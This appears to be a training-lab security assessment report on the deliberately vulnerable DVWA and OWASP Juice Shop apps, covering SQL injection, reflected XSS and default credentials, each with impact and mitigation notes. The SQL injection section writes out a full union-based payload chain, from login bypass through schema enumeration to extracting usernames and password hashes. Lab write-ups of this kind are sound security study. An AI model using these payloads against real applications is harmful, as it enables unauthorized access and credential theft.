

# Web Application Security Assessment Report

---

Target Application: Damn Vulnerable Web Application (DVWA) and OWASP Juice Shop

Tester: Naana Akosua Tabuah Sarkodie

Date: 12<sup>th</sup> July 2025

Testing Method: Manual testing on Linux (Firefox + DVWA, OWASP Juice)

Tools Used: Browser-based input, Terminal

## Summary of Findings

Number	Vulnerability	Severity	OWASP Category
1	SQL Injection	High	A03:2021 – Injection
2	Reflected XSS	Medium	A07:2021 – Cross-Site Scripting
3	Weak Authentication	Medium	A07:2021 – Identification and Authentication Failures

## 1. SQL Injection (Union-Based)

Location: DVWA, OWASP Juice Shop → SQL Injection Module

Type: Auth Bypass, Data Extraction

Severity: High

OWASP: A03:2021 – Injection

- Description: I tested the login and input fields by using common SQLi payloads like ' OR 1=1# and UNION SELECT queries. DVWA and OWASP Juice shop accepted them and returned results from the database, showing that user input is directly added into SQL queries.

## Login

Email\*

' OR 1=1 --

Password\*



\*\*\*\*\*




[Forgot your password?](#)

 Log in

☐ Remember me



Not Secure http://192.168.56.103/dvwa/vulnerabilities/sqli/?id='++OR+1%3D1+UNION+SEL



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

## Vulnerability: SQL Injection

User ID:

ID: ' OR 1=1 UNION SELECT 1,2 #  
First name: admin  
Surname: admin

ID: ' OR 1=1 UNION SELECT 1,2 #  
First name: Gordon  
Surname: Brown


ID: ' OR 1=1 UNION SELECT 1,2 #  
First name: Hack  
Surname: Me

ID: ' OR 1=1 UNION SELECT 1,2 #  
First name: Pablo  
Surname: Picasso

ID: ' OR 1=1 UNION SELECT 1,2 #  
First name: Bob  
Surname: Smith

ID: ' OR 1=1 UNION SELECT 1,2 #  
First name: 1  
Surname: 2

Not Secure http://192.168.56.103/dvwa/vulnerabilities/sqli/?id='++OR+1%3D1+union+select



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

## Vulnerability: SQL Injection

User ID:

ID: ' OR 1=1 union select 1, version() #  
First name: admin  
Surname: admin

ID: ' OR 1=1 union select 1, version() #  
First name: Gordon  
Surname: Brown

ID: ' OR 1=1 union select 1, version() #  
First name: Hack  
Surname: Me

ID: ' OR 1=1 union select 1, version() #  
First name: Pablo  
Surname: Picasso

ID: ' OR 1=1 union select 1, version() #  
First name: Bob  
Surname: Smith

ID: ' OR 1=1 union select 1, version() #  
First name: 1  
Surname: 5.0.51a-3ubuntu5

## Vulnerability: SQL Injection

User ID:

ID: ' OR 1=1 union select 1, database () #  
First name: admin  
Surname: admin

ID: ' OR 1=1 union select 1, database () #  
First name: Gordon  
Surname: Brown

ID: ' OR 1=1 union select 1, database () #  
First name: Hack  
Surname: Me

ID: ' OR 1=1 union select 1, database () #  
First name: Pablo  
Surname: Picasso

ID: ' OR 1=1 union select 1, database () #  
First name: Bob  
Surname: Smith

ID: ' OR 1=1 union select 1, database () #  
First name: 1  
Surname: dvwa

```

ID: ' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables #
First name: 1
Surname: USER_PRIVILEGES

ID: ' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables #
First name: 1
Surname: VIEWS

ID: ' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables #
First name: 1
Surname: guestbook

ID: ' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables #
First name: 1
Surname: users

ID: ' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables #
First name: 1
Surname: columns_priv

ID: ' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables #
First name: 1
Surname: db

ID: ' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables #
First name: 1
Surname: func

ID: ' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables #
First name: 1
Surname: help_category

ID: ' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables #
First name: 1
Surname: help_keyword

ID: ' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables #
First name: 1
Surname: help_relation

```

```

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: admin
Surname: admin

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: Hack
Surname: Me

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: Bob
Surname: Smith

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: user_id

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: first_name

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: last_name

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: 1

```

```

ID: ' OR 1=1 UNION SELECT 1, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Bob
Surname: Smith

ID: ' OR 1=1 UNION SELECT 1, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: 1
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: ' OR 1=1 UNION SELECT 1, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: 1
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: ' OR 1=1 UNION SELECT 1, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: 1
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' OR 1=1 UNION SELECT 1, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: 1
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

```

- Impact: This could let an attacker log in without credentials or even pull sensitive data from the database, which is a serious risk.
- Mitigation: Use prepared statements or parameterized queries instead of inserting raw user input into SQL queries.

## 2. Reflected XSS


Location: DVWA → Reflected XSS

Type: One-time execution via URL parameter

Severity: Medium

OWASP: A07:2021 – Cross-Site Scripting

- Description: I tested by submitting a JavaScript snippet in a URL parameter. The page responded by displaying the input without escaping it, so the script ran immediately.



- Impact: This can be used to trick users into clicking on a malicious link and running attacker-controlled scripts: Phishing, clickjacking, redirection attacks.
- Mitigation: Inputs should be validated and escaped, especially if they are being directly reflected in the web response.

### 3. Weak Authentication

Location: DVWA Login Page


Type: Hardcoded Credentials

Severity: Medium



## OWASP: A07:2021 – Identification and Authentication Failures

- Description: DVWA makes the default login credentials (admin:password) visible on the login page. That defeats the whole purpose of using credentials to protect access.



Username

Password

Login

You have logged out

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

- Impact: This kind of issue makes it very easy for unauthorized users to log in and access the system. Unrestricted login, brute-force risks, increased automation attack surface.
- Mitigation: Remove or hide default credentials. Force users to create their own secure passwords and ideally ask for a change on the first login.